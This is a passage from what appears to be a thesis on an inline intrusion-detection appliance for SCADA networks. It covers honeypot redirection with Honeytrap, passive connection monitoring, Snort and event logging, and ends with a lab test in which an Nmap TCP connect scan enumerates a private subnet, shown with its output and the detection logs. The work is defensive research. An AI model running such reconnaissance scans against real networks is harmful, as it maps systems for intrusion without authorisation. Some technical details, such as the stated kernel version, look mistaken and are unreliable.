elements. For this purpose, I chose to integrate Snort as a final detection point within my architecture. Snort has an extensive history of providing efficient and effective signature-based detection of network attacks while providing both passive and reactive technologies capable of handling security events. [13] More details about my use of Snort will be outlined in 6.1.7.

For our purposes, any traditional signature-based IDS can be used to provide an additional layer of detection and forensic information within my security event detection architecture. To ensure potential false positives did not impact the monitored SCADA network, I decided to disable all reactive components of the chosen IDS, ensuring it stayed entirely passive. Like the capabilities already integrated into my appliance, the chosen IDS passed real time information about potential attacks to a 3rd part security event manager (SEM) for analysis, alerting, and archiving.

5.3.3 Handling Classified Network Traffic

Once connections are classified as malicious, suspicious, or clean, they are handled accordingly. As are we have seen, some connections should be handled strategically to mask the presence of my security solution. This is particularly true in the case of a connection destined for an IP or service that is non-existent.

In the following sections I will present, in detail, strategies used when handling each type of connection and how proper handling can facilitate the effective and efficient handling of potential security events.

5.3.3.1 Dropping Irrelevant Connections

First we must focus on the proper handling of malicious connections destined for non-existent hosts or services. As seen in Figure 8, these connections would be dropped as they attempt to traverse the security appliance, due to their potentially malicious nature. To ensure my security appliance remains fully transparent to an attacker, dropped connections should be handled in the same way a destination host would manage them – either through a pure packet drop operation or by sending a ICMP reject response packet. This can be done by marking the packet with a drop packet request before sending it back to the underlying operating system.

Finally, all malicious packets destined for a non-existent host or service should be logged and pushed to a SEM to collect relevant forensic information.

5.3.3.2 Sending Malicious Connections to the Honeypot

In contrast, a malicious host may attempt to connect to an existing host in an anomalous fashion not conforming to the network baseline. The destination host may both exist and offer the service being contacted, making the requested connection look seemingly legitimate. When this occurs, a different strategy should be used to handle the connection properly: it should be handed off to a honeypot to help collect valuable information about the attack taking place.

Luckily, handing off connections to the honeypot is provided by the functional implementation of my algorithm. First, an *iptables* rule is injected into the Linux Kernel firewall, forcing all packets part of the connection to be sent to a queue for processing. This essentially bypasses the connection analysis process, handing all packets part of the connection directly to the honeypot via *NFQUEUE*. Like my analysis engine, the chosen honeypot software continually polls this queue, waiting for new packets to process.

When a new malicious connection needs to be intercepted, details about the connection (source and destination information for layers 2-4) are pushed real-time to the Connection Monitor database, including a last-seen timestamp. As the connection's packets continue to flow through the appliance, the connection's last seen timestamp stored in the Connection Monitor database is updated. If the connection begins to time out (i.e.: no packets are received), the last seen timestamp begins to drift away from the current time and approaches the maximum timeout value set by the appliance operator. Once this threshold is exceeded, the appliance assumes the connection has terminated and removes its associated firewall rule.

Similarly, connections terminated via standard TCP procedures are identified as such, causing their *iptables* rule to be automatically removed by the Connection Monitor.

Now that malicious connections are intercepted and handled properly, handing them off to the awaiting honeypot service is rudimentary. For the purposes of transparently hijacking malicious connections and collecting relevant information about an attack, the ideal honeypot solution needs to be:

1. Low interaction, as to collect the greatest amount of attack information while exhibiting a great amount of flexibility
2. Capable of handling all types of connections dynamically and without a detectable service configuration period
3. Capable of interacting with attackers over protocols unknown to the honeypot
4. Capable of collecting detailed forensic information about attacks, including packet dumps, connection logging, and automated analysis of attack vectors and payloads

Based on these requirements, one ideal option was apparent: *Honeytrap*. [62][89] *Honeytrap* is a dynamic meta-honeypot capable of handling and analyzing all types of network-based attacks directed towards the honeypot. [89] While most

honeypots aim to collect malware samples in the wild, like Honeypot's predecessor Dionaea, *Honeytrap* is capable of capturing the initial exploit used against a vulnerable service. [89] This is particularly true when it comes to zero-day exploitation attempts. Furthermore, *Honeytrap* provides the ability to dynamically spawn service handlers as packets reach the honeypot. This just-in-time approach to honeypot service handling ensures that all incoming connections to the honeypot will have a valid service listening before the packet arrives.

Comparing *Honeytrap* to other popular honeypot software shows us just how versatile and ideal *Honeytrap* is for our situation.

	Honeytrap [89]	**Dionaea [62]**	**Honeyd [61]**	**Nepenthes [9]**
Interaction Level	Low	Low	Low	Low
Catches Malware	Yes	Yes	No	Yes
Catches Exploits	Yes	Yes	No	Yes
Dynamic Servers	Yes	No	No	No
Handles Unknown Services	Yes	No	No	No
Packet Logging	Yes	Yes	Yes	Yes
Exploit Payload Logging	Yes	Yes	No	Yes
Antivirus Scanning	Yes	Yes	No	Yes
Antimalware Scanning	Yes	Yes	No	Yes
Malware Sandboxing	Yes	Yes	No	No
Stream/Payload Decoding	Yes	Yes	No	Yes
3rd Party Integration Support	Yes	Yes	Yes	Yes
Report Generation	Yes (3rd Party)	Yes (3rd Party)	Yes (3rd Party)	Yes (3rd Party)

Figure 9: Comparison of Honeypot Software

As we can see, *Honeytrap* is the only piece of software that meets the criterion outlined above while providing the largest set of features. Most importantly, *Honeytrap* is the only piece of honeypot software providing the ability to dynamically spawn service listeners before connection attempts are completed. This feature is crucial to ensuring attack hijacking goes unnoticed long enough to capture information about the exploit used or malicious payloads deposited.

From an operational perspective, the *Honeytrap* software deals with inbound connections using three main components: a general connection monitor, a set of one or more service listeners, and an analysis/logging engine. This can be seen in Figure 10.



Figure 10: Inner Workings of Honeytrap

Incoming packets marked as malicious by my security event detection algorithm are automatically hijacked and queued for processing. As packets enter the queue, the *Honeytrap* monitor analyzes the packet's properties and determines which endpoint destination and service are being requested (i.e.: layers 3 and 4 connection information). Once the destination host and service have been identified, a *Honeytrap* listener is spawned to handle the incoming connection, which begins listening on the destination IP and port number. This is all done in real time, ensuring the process completes before the packet arrives at the honeypot. Because the destination service is spawned just in time, the connection is completed successfully (regardless of the service) and the source host begins communicating with the (virtual) destination service.

While this service listener is spawned and is interacting with the connection source, *Honeytrap's* analysis and logging engine begins to collect connection information and store raw packet data for offline analysis. In addition, the following analysis steps are performed against the live connection to collect valuable forensic information about the attack. Connections are checked for:

- Known exploits and exploit code
- Stream compression (streams are decoded if applicable)
- Payloads and shellcode injected into a potential exploit, which are then:
    - Extracted from the data stream
    - Unpacked or decrypted (if possible)
    - Saved to a file for later analysis
    - Scanned in real time using a supported antivirus or antimalware engine
    - Executed in a sandbox to collect behavioural information

Upon the completion of these tasks, a full report is generated with details about the connection, including:

- Layer 2-7 connection information
- Presence of exploit code or shellcode

- Presence of malware or related payloads
- Length of connection
- Timestamp of connection
- Name of file storing packet capture of incident
- Name of file storing payloads extracted from the data stream
- 3rd party malware analysis report

Thanks to the versatility of the chosen honeypot software, my security appliance can simply hand off malicious connections into the queue and rely on the robust and effective *Honeytrap* software to dynamically handle connections while collecting detailed forensic information about the attack taking place.

Naturally, an attacker will eventually figure out that the connection has been redirected to a honeypot; after all, it is low-interaction by nature. However, this is irrelevant: attack information has already been caught and logged for future analysis. In the case of known and popular layer 4 service (e.g.: HTTP, SNMP, FTP, etc.), *Honeytrap* is so robust that it is capable of handling an entire connection without alerting the attacker to its presence – this includes emulating full exploitation, and even a shell, as possible exploit code is "executed." Furthermore, the flexibility and open source nature of *Honeytrap* enables us to develop additional protocol plugins to facilitate the full and realistic emulation of SCADA-specific services.

5.3.3.3 Monitoring Suspicious Connections with the Connection Monitor

In contrast, some connections may not be considered entirely malicious by nature. This is particularly true if a connection has passed all flow-based IDS checks, has a valid device fingerprint (as per the baseline), but the connection source has recently triggered a security event. At this point we should assume that previously triggered security events could have been false positives, thus removing our justification for blocking the connection. Like most security software deployed in

SCADA environments, blocking connections should occur only when the probability of the connection being malicious is very high.

To deal with these ambiguous situations, I chose to implement additional functionality into the aforementioned Connection Monitor component of my algorithm – this component provides the capability of passively monitoring and collecting forensic information about suspicious connections. The monitoring process is extremely similar to tracking malicious connections and sending them to the honeypot: connection-specific information is collected and used to identify packets part of the connection that need to be monitored. This connection-specific information is then injected real-time into the Connection Monitor's database, requesting the component to passively collect forensic information about the connection. This can be seen in Figure 11.



Figure 11: Monitoring Suspicious Connections

Forensic information about suspicious connections is collected passively using a custom traffic monitor (called the *proxy monitor* service) that is spawned as the security appliance starts up. The proxy monitor component of the security event detection algorithm continually polls the Connection Monitor database, updating its list of connections that need to be captured. As tracked packets begin flowing

through the bridge device, the proxy monitor spawns a child process to monitor that specific connection.

This child process then binds to the bridge interface using *Scapy* and a set of custom Python software. *Scapy* is an open source Python library capable of binding to an interface and intercepting raw packets that match a user-defined Berkeley Packet Filter expression. [15][55] Once packets part of the suspicious connection are captured, duplicated, and passed to the appropriate child process, the original packets continue to traverse to the signature-based IDS component – and eventually the destination device - with no impedance.

Packets captured by a proxy monitor's child processes are then logged to a PCAP file as forensic evidence. By storing all connection information to disk in the standardized PCAP format, we can provide invaluable forensic information to administrators regarding connections that may have evaded security controls.

The following forensic information is collected about suspicious connections:

- Layer 2-7 connection information
- Presence of exploit code or shellcode
- Presence of malware or related payloads
- Length of connection
- Timestamp of connection
- Name of file storing packet capture of incident
- Name of file storing payloads extracted from the data stream
- 3rd party malware analysis report (if applicable)

As you can see, the details extracted from the monitored connection are extremely similar to those collected by the honeypot software. The malware and payload analysis component of the proxy monitor is actually supported by *Honeytrap* – since connections are logged to a PCAP file for future analysis, the PCAP file is passed in real time to *Honeytrap*, requesting it to analyze the captured data

stream. Naturally, this yields the same forensic information just as if the connection had gone directly to the honeypot.

5.3.3.4 Re-Injecting Clean Connections

Finally, connections passing all criterion listed above are still required to flow passively through a traditional IDS to further increase the probability of event detection. All connections exiting both the Connection Monitor and analysis engine – regardless of their type, either clean or suspicious – are automatically passed through Snort for additional analysis before re-entering the network. This final analysis procedure is entirely passive and occurs when packets are injected back into the bridge device. Any alerts generated by the traditional signature-based IDS regarding security incidents missed by my security appliance are sent directly to the external security event manager (SEM) for handling.

5.3.4 Logging and Data Collection

When a security incident is detected by the security appliance, and determined to fall outside the baseline, the appliance must log this information and push an alert to a human operator.



Figure 12: Out-of-Band Security Event Logging

Since Internet connectivity within a SCADA system should not exist, this alert will likely be sent to an internal security event manager (SEM). As we can see in Figure 12, the network appliance contains an out-of-band network connection back to the infrastructure device intercepting traffic. This communication line should be isolated from other SCADA traffic – either physically or logically - allowing the appliance to safely send log information to a centralized server.

Logged information should include the following connection information:

- IP addresses
- Mac addresses
- Protocol information
- Baseline fingerprint value
- Detected fingerprint value
- Timestamp

- Packet dump of network packets (if applicable)
- Hash of forged network packet dump (if applicable)
- *Honeytrap* malware and payload report

This information should be logged for future forensic examination. In addition to this data being pushed to an external security event manager, a mechanism should be in place to send real-time alerts to a human operator or security officer. If a syslog server, for example, is set up to send real time alerts in critical incidents, this will suffice.

5.4 Summary of Algorithmic and Architectural Capabilities

In the preceding sections I have provided a detailed architectural and algorithmic overview of my proposed security solution. From an architectural viewpoint, I have shown the feasibility of developing a security solution capable of intercepting, analyzing, handling, and even hijacking connections as they traverse the monitored network link.

Furthermore, an in-depth analysis of the proposed security event detection algorithm provided a detailed explanation of the various components and security checkpoints used to classify connections traversing the network. These technologies included flow-based intrusion detection systems, device fingerprinting algorithms, historical security information, and traditional signature-based IDS software.

As my algorithm classified connections, those with a high probability of being malicious were transparently hijacked by my algorithm and sent to a honeypot for analysis. I have shown how this honeypot is capable of strategically interacting with an attacker and collecting valuable forensic information about the ongoing attack. Conversely, a mechanism was provided for passively monitoring and collecting forensic information from suspicious connections without impeding packet flow between the source and destination.

Finally, I have shown the plausibility of integrating multiple security event detection processes into a single, aggregated event detection algorithm capable of providing detection in depth for SCADA-specific APT attacks.

Chapter 6. Implementation and Performance Evaluation

This chapter describes the process of implementing and testing my security event detection solution, including its effectiveness and efficiency rates. First, I will give a brief technical overview of the platform used for implementing my algorithm. Next, for each type of APT attack the algorithm aims to detect, I will define the testing scenario deployed followed by an analysis of the experiment's results. Since a detection in depth approach is used to provide a well-rounded approach to security event detection and mitigation for SCADA environments, I must break down the implemented algorithm into components, highlighting the strengths of each when detecting particular attack vectors. Finally, I will take a step back and look at the implementation's overall performance, highlighting its ability to detect and handle events without impacting network performance.

6.1 Deployment Architecture

The proposed security solution can be implemented as a physical device - hereafter refered to as an inline security appliance - with all components required for attack detection and interception integrated into a set of modular software loadable on a single computing device. For development and testing purposes, I used a virtual machine running on traditional server hardware. Leveraging infrastructure-as-a-service cloud computing (IaaS) allowed us to recreate a real SCADA environment while placing the security appliance inline between two network infrastructure devices, as seen in Figure 13.



Figure 13: Deploying an Inline Security Appliance

Once the device was placed within the simulated SCADA environment, I could focus on choosing the underlying operating system and network-level redundancy technologies needed to make the device truly effective.

In the following sections I will go over the specific technologies used to develop my prototype and its security event detection algorithm.

6.1.1 Hardware

Due to hardware constraints I chose to leverage my access to an existing infrastructure-as-a-service (IaaS) virtualization platform to ease development and testing of my security appliance.

By leveraging the IaaS platform, I was able to easily recreate the SCADA environment seen in Figure 13 while ensuring my security appliance was able to both access underlying hardware resources and intercept all communications between two infrastructure devices. Full hardware virtualization allowed us to simulate running software on a physical rack-mountable server while the flexibility of IaaS allowed us to ensure all traffic flowing through the infrastructure switches was forced to flow through the security appliance.

Furthermore, the underlying hardware settings where chosen to closely mimic a real 1U or embedded appliance device with access to a decent processor and little random access memory. By reducing the amount of memory and CPU power available to the appliance, I was forced to create an application that was extremely memory efficient and capable of running on limited hardware.

The hardware chosen (and minimum system requirements) is as follows:

- Dual core Intel processor @ 2.53 GHz
- 2 GB RAM
- 80 GB hard drive
- 3 x 1000 MB Intel E1000 NIC

It is possible for the security appliance to also be deployed on small form factor ARM-based devices, assuming the minimum system requirements above can be met. Additionally, it is possible to power such an embedded ARM-based device using existing Power Over Ethernet (PoE) technologies. This can further reduce the hardware and deployment requirements for the proposed device.

6.1.2 Network-Level Redundancy

During the development phase I chose not to leverage network-level redundancy protocols like Link Aggregation Control Protocol (LACP) and Virtual Link Aggregation Control Protocol (VLACP) thanks to existing redundancy provided by the underlying infrastructure-as-a-service platform.

If deployed in non-virtualized environments, as will likely be the case for real-world implementations, ideally each network connection between the security appliance and an infrastructure device or SEM should be layer 2 redundant. Bonding pairs of network interface cards using redundancy-centric protocols like LACP and VLACP can deliver an ideal level of redundancy, while providing additional throughput.

6.1.3 Network Placement

Since my security event detection algorithm needs to analyze network streams traversing through the SCADA network, the appliance device should be placed between two network infrastructure devices. By no means is a single deployment location ideal - security appliances should be deployed strategically throughout the network based on the policies and procedures governing the SCADA environment.

Looking at Figure 13, we can see that the inline security appliance is capable of intercepting and analyzing all network flows between the top set of devices (e.g.: the HMI) and the endpoint devices located on the second infrastructure switch. Naturally, in order for the HMI to send requests or responses to the PLCs in this diagram, communications must traverse the link between the two infrastructure devices. This results in the communication stream traversing the network link monitored by my appliance device, subsequently facilitating the analysis and interception of all packets.

However, if the HMI device were to push logged data to the data historian, the network communication stream will not flow across the monitored link. In this case we would need multiple security appliance deployments to monitor each section of the network effectively.

6.1.4 Operating System and Analysis Engine

From the start, I designed my security appliance software to run on a plethora of Unix-based operating systems. For development and testing purposes I chose CentOS 6.4 (64-bit) with kernel version 2.5.32, due to familiarity. Any major Linux or Unix variant is capable of running the security appliance software; however, major Linux distributions like Debian, Fedora, and CentOS tend to make deployment easier thanks to their easy to use and well-rounded software package managers.

To assist in the interception, analysis, and hijacking of monitored connections, I relied upon a set of commonly used and open-source Linux software packages, primarily: *ebtables*, *iptables*, *NFQUEUE*, Python, various Python libraries, and *Honeytrap*. Each of these software packages is free to use and modify, thus providing us with the freedom to tweak and integrate each component into an optimized and singular analysis engine.

6.1.6 Just-in-Time Honeypot Component

For the just-in-time honeypot component of my solution, I chose to integrate the open-source *Honeytrap* software. [62][89] *Honeytrap* is a dynamic meta-honeypot capable of handling and analyzing all types of network-based attacks directed towards the honeypot on the fly. [62][89] While most honeypots aim to only collect malware samples in the wild, like *Honeytrap's* predecessor dionaea [62], Honeytrap

is capable of capturing initial exploits used against a vulnerable service. [89] This is particularly true when it comes to zero-day exploitation attempts. Furthermore, *Honeytrap* provides the ability to dynamically spawn service handlers as packets reach the honeypot. This just-in-time approach to honeypot service handling ensures that all incoming connections to the honeypot will have a valid service listening before the packet arrives. Furthermore, *Honeytrap* provides the ability to detect, analyze, and report on payloads detected in network streams. This analysis can be done automatically as the honeypot handles incoming connections, or can be done by reading stored historical PCAP data. Naturally, this met my implementation goals and was an ideal fit within my algorithm.

6.1.7 Traditional Signature-Based IDS Component

For the traditional signature-based IDS component of my solution, I chose to use the open source and robust Snort network intrusion detection system. Snort is a signature-based network intrusion detection system (NIDS) capable of detecting a plethora of attacks, ranging from port scanning to post-exploitation payload injection. [13] It can perform real-time network stream analysis and logging with little computational complexity. [13] This NIDS was chosen specifically due to its efficiency and robustness when collecting forensic information about network connections. Additionally, it ability to passively analyze threats while providing real-time alerting to an external SEM proved invaluable to my proposed solution.

6.1.8 Out-of-Band SEM Connection

Although my security appliance is capable of handling and logging all security events internally, it is advantageous to forward some, if not all, security events logs to an existing remote security event manager (SEM).

When the security appliance detects a security event and needs to notify a network administrator, ideally it would communicate with a SEM out-of-band to stay covert. Even if the communications with a SEM are encrypted, an attacker that has subverted the network infrastructure can use the presence of these communications to determine if an attack has triggered a security event. By communicating with a SEM out-of-band – for example, using a VLAN or dedicated physical connection – we can facilitate seamless communication between the security appliance and SEM without risking an attacker detecting alert messages.

6.2 Security Event Detection and Mitigation Evaluation

My security appliance's modular nature requires us to break down the security event detection and mitigation algorithm into a series of testable and measurable components. In particular, this breakdown needs to show the algorithm's ability to detect each APT attack type, as highlighted in my implementation goals (see section 5.1 for more details). In the following subsections I will define the type of attack being detected, outline the scenario designed to measure the algorithm's performance in said situation, and analyze its effectiveness.

6.2.1 Detecting the Device Enumeration Phase

Looking at the big picture, we can see that the most fundamental portion of any attack is the device enumeration phase. Since this phase is crucial for all attacks where perfect knowledge of the system is not known, it can be considered the best indicator of a developing or ongoing attack. The successful detection of this phase of an attack serves as an early warning system, allowing network administrators to collect relevant forensic information from my appliance while crafting the appropriate incident response strategy.

6.2.1.1 Scenario and Setup

Generally speaking, network reconnaissance attempts occur in one of two ways: either passively or actively. Naturally, fully passive network reconnaissance attacks are impossible to detect if the host device has been fully subverted by an attacker. Luckily, only a limited set of information about network devices can be collected via a fully passive reconnaissance attack.

Because of this, attackers common use active network reconnaissance tools to enumerate network devices, services, vulnerabilities, and network layouts. Typically this is done using popular security tools like Nmap, Nessus, and the Metasploit framework. These tools provide a variety of mechanisms for enumerating network devices and their corresponding services. Depending on their usage, they are also capable of connecting to hosts and polling services for identity information. This allows some tools to compare service identities and versions to the exploit databases to detect the presence of known vulnerabilities.

To assess the capability of my algorithm to detect these types of reconnaissance attacks, I designed a scenario in which an attacker uses a popular network scanning tool, Nmap, to enumerate devices and services on a network. In this setup, three devices were set up on a local subnet: the first, a machine fully compromised by an attacker; the other two, host machines listening on common SCADA service ports. The network layout used is seen in Figure 14.



Figure 14: Device Enumeration Scenario

As we can see, the attacker is located on infrastructure switch number one and has an IP address of 172.16.0.1. In this network the next contiguous devices are

located on a different infrastructure switch, simulating the presence of spanning and geographically sparse VLANs. On infrastructure switch number two, two devices are connected: a human-machine interface (HMI) at IP 172.16.0.2, and a programmable logic controller (PLC) at IP 172.16.0.3. The HMI device is providing a web-enabled HMI control panel on TCP port 80, whereas the PLC device has a listening Modbus service on TCP port 502 and a web configuration service on TCP port 80.

In this scenario, I created a network baseline where the attacking machine (172.16.0.1) has only made connections to the PLC device's Modbus service (172.16.0.3). This is simulating a network setup where the attacking machine is, say, a Modbus Master Terminal Unit (MTU) responsible for only polling Modbus PLC devices on the network. Since its responsibilities are static, as in real SCADA environments, it should not be observed connecting to the HMI machine, nor the PLC's web configuration service.

To simulate a real attacker attempting to enumerate network devices and services, I used the popular network scanning tool, Nmap. In this scenario, the attacking machine (172.16.0.1) performs a TCP connect port scan against all 254 possible hosts in the local subnet (172.16.0.0/24). This results in the attacking machine attempting to perform full TCP handshakes with all hosts on 1001 common TCP ports. Typically, Nmap scans only attempt to connect to the 1000 most common TCP services; however, the Modbus service was explicitly added to the list to ensure the service's presence was detected.

The following Nmap scan was run from the attacking machine to initiate the attack:

```
$ nmap -sT 172.16.0.1-254

Starting Nmap 6.40 ( http://nmap.org ) at 2014-01-10 14:26 EST

Nmap scan report for 172.16.0.2
Host is up (0.0053s latency).
Not shown: 1000 closed ports
PORT            STATE   SERVICE
80/tcp          open    http

Nmap scan report for 172.16.0.3
Host is up (0.0053s latency).
Not shown: 999 closed ports
PORT            STATE   SERVICE
80/tcp          open    http
502/tcp         open    asa-appl-proto

Nmap done: 254 IP addresses (3 hosts up) scanned in 67.16 seconds
```

Figure 15: Scanning for Network Devices

As we can see, the network scan completed and successfully detected the presence of two live hosts on the network: the HMI and PLC, as expected. Furthermore, Nmap discovered that the HMI device (172.16.0.2) is hosting a web server on TCP port 80, and the PCL device (172.16.0.3) is hosting both the Modbus listener on TCP port 502 and a web service on TCP port 80. These were the only services configured on each host - both of which were detected easily by the Nmap utility. From the attacker's standpoint, two devices were discovered and three possible vulnerable services were enumerated. This type of preliminary information is paramount to an attacker during the beginning stages of the attack lifecycle.

6.2.1.2 Observations and Analysis

Now that the network enumeration scan has completed successfully, we are ready to take a look at the security algorithm's log entries during the event. Based on

the scenario outlined above, we should expect that the algorithm has done the following:

1. Dropped all connections to non-existent hosts
2. Dropped all connections to existing hosts that do not provide services being requested (e.g.: FTP, SSH, HTTPS, etc.)
3. Forwarded TCP port 80 connections directed at the HMI to the honeypot instead (since the attacking machine never communicates with the HMI device previously)
4. Forwarded TCP port 80 connections directed at the PLC to the honeypot instead (since the attacking machine never communicates with the PLC device's service configuration port)
5. Monitored the connection between the attacking machine and the PLC's Modbus port (TCP port 502) since a security event has recently taken place (see above)

Looking at the logs from the security event detection algorithm during the time of the scan, I saw the following output (snipped for conciseness):

```
[snip]
[f1.1][DHNE] tcp:172.16.0.1->172.16.0.54:80 - Destination host does not exist.
[f1.1][DHNE] tcp:172.16.0.1->172.16.0.54:443 - Destination host does not exist.
[snip]
[f1.1][DHNE] tcp:172.16.0.1->172.16.0.88:22 - Destination host does not exist.
[f1.1][DHNE] tcp:172.16.0.1->172.16.0.88:135 - Destination host does not exist.
[snip]
[f1.3][DHNS] tcp:172.16.0.1->172.16.0.2:21 - Destination host does not host target service.
[f1.3][DHNS] tcp:172.16.0.1->172.16.0.2:25 - Destination host does not host target service.
[snip]
[f1.4][DHNV] tcp:172.16.0.1->172.16.0.2:80 - Source does not communicate with destination in this manner.
[f1.4][toHD] tcp:172.16.0.1->172.16.0.2:80 - Connection sent to honeypot.
[snip]
[f3.1][DHNS] tcp:172.16.0.1->172.16.0.3:443 - Destination host does not host target service.
[f3.1][DHNS] tcp:172.16.0.1->172.16.0.3:631 - Destination host does not host target service.
[snip]
[f3.2][SDNS] tcp:172.16.0.1->172.16.0.3:80 - Source does not communicate with destination on target service.
[f3.2][toHD] tcp:172.16.0.1->172.16.0.3:80 - Connection sent to honeypot.
[snip]
[f5][STSE] tcp:172.16.0.1->172.16.0.3:502 - Source has recently triggered a security event.
[f5][toHP] tcp:172.16.0.1->172.16.0.3:502 - Connection sent to proxy monitor.
[snip]
```

